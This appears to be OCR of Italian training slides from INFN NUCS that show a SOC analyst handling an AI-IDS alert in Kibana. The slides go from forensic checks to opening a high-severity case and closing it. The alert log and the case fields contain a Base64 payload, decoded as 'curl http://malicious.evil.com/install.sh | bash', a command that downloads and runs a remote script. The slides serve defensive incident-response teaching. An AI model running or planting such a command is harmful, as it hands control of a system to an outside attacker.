
🧪 2.1. Analisi forense

Tool coinvolti: Kibana, Zeek, Suricata, PCAP (opzionale)

- Recupera log relativi al flusso IP coinvolto.
- Verifica se lo script install.sh è stato scaricato o eseguito.
- Se disponibile, analizza il contenuto dello script.
- Verifica se ci sono altri host nella rete che hanno eseguito richieste simili.


```
96        "message": """{"timestamp": "2025-05-25T16:56:03.675694Z", "tag": "AI_ALERT",
            "alert_type": "test_encoded_payload", "scenario_id":
            "ENCODED_PAYLOAD_INJECTION", "id_orig_h": "192.168.100.123", "id_resp_h": "192.
            168.100.1", "anomaly_score": 0.98, "encoded_payload":
            "Y3VybCBodHRwOi8vbWFsaWNpb3VzLmV2aWwuY29tL2luc3RhbGwuc2ggfCBiYXNo", "note":
            "Possibile payload offuscato in campo input"}""",
97        "event": {
98          "agent_id_status": "verified",
99          "ingested": "2025-05-25T16:56:13Z",
100         "dataset": "ai_ids_alerts_decoded"
101       },
102       "tags": [
103         "ai_alert"
104       ]
```

Cyberchef




INFN NUCS
Vincenzo Rega, Simona Maria Stellacci

SOC Workflow: gestione dell’incidente AI_ALERT con payload **“Weaponized”**

🧨 3. Apertura del case (Incident Handling)

- Tool coinvolti: Kibana → Case Management
- Dalla dashboard/Events "Add to Case".
  - Compila titolo: AI_ALERT-ENCODED_PAYLOAD_INJECTION rilevato da AI_IDS
  - Descrizione: Payload in Base64 → ”curl http://malicious.evil.com/install.sh | bash”
  - Tags: ai_alert
  - Assegna Severità: high
  - Asset Coinvolti: IP origine, IP destinazione
  - Salva il case e assegna a un analista (vincenzo.rega@na.infn.it).



Cases

Options

Total Found: 3

+


Open Cases

Last 12 months REFRESH

Click the clock icon to change to absolute time

NOT so_case.status:closed NOT so_case.category:template

Timestamp	Title	Status	Severity	Assignee	Create Date
2025-05-25 22:56:20.481 +02:00	AI_ALERT - ENCODED_PAYLOAD_INJECTION rilevato da AI_IDS	new	high	vincenzo.rega@na.infn.it	2025-05-25T18:53:13.648385716Z



INFN NUCS
Vincenzo Rega, Simona Maria Stellacci


Timestamp	Title	Status	Severity	Assignee	Create Date
2025-05-26 14:33:58.697 +02:00	AI_ALERT - ENCODED_PAYLOAD_INJECTION rilevato da AI_IDS	new	high	vincenzo.rega@na.infn.it	2025-05-25T18:53:13.648385716Z

@timestamp	2025-05-26T12:33:58.697016641Z
so_case.assigneeId	vincenzo.rega@na.infn.it
so_case.category	malicious payload
so_case.completeTime	2025-05-25T21:27:22.396588437Z
so_case.createTime	2025-05-25T18:53:13.648385716Z
so_case.description	Payload in Base64 → "curl http://malicious.evil.com/install.sh | bash"
so_case.pap	
so_case.priority	1
so_case.severity	high
so_case.startTime	0001-01-01T00:00:00Z
so_case.status	new
so_case.tags	["ai_alert"]
so_case.template	
so_case.title	AI_ALERT - ENCODED_PAYLOAD_INJECTION rilevato da AI_IDS
so_case.tlp	
so_case.userId	vincenzo.rega@na.infn.it
so_kind	case

SOC Workflow: gestione dell'incidente AI_ALERT con payload **"Weaponized"**


✅ 4. Chiusura del caso

- L'analista dopo le dovute verifiche
  - Aggiorna lo stato del **case** come **Closed**
  - Archivia il caso



BONUS: QR Code … è bene fidarsi?

INFN NUCS
Vincenzo Rega, Simona Maria Stellacci



INFN NUCS
Vincenzo Rega, Simona Maria Stellacci

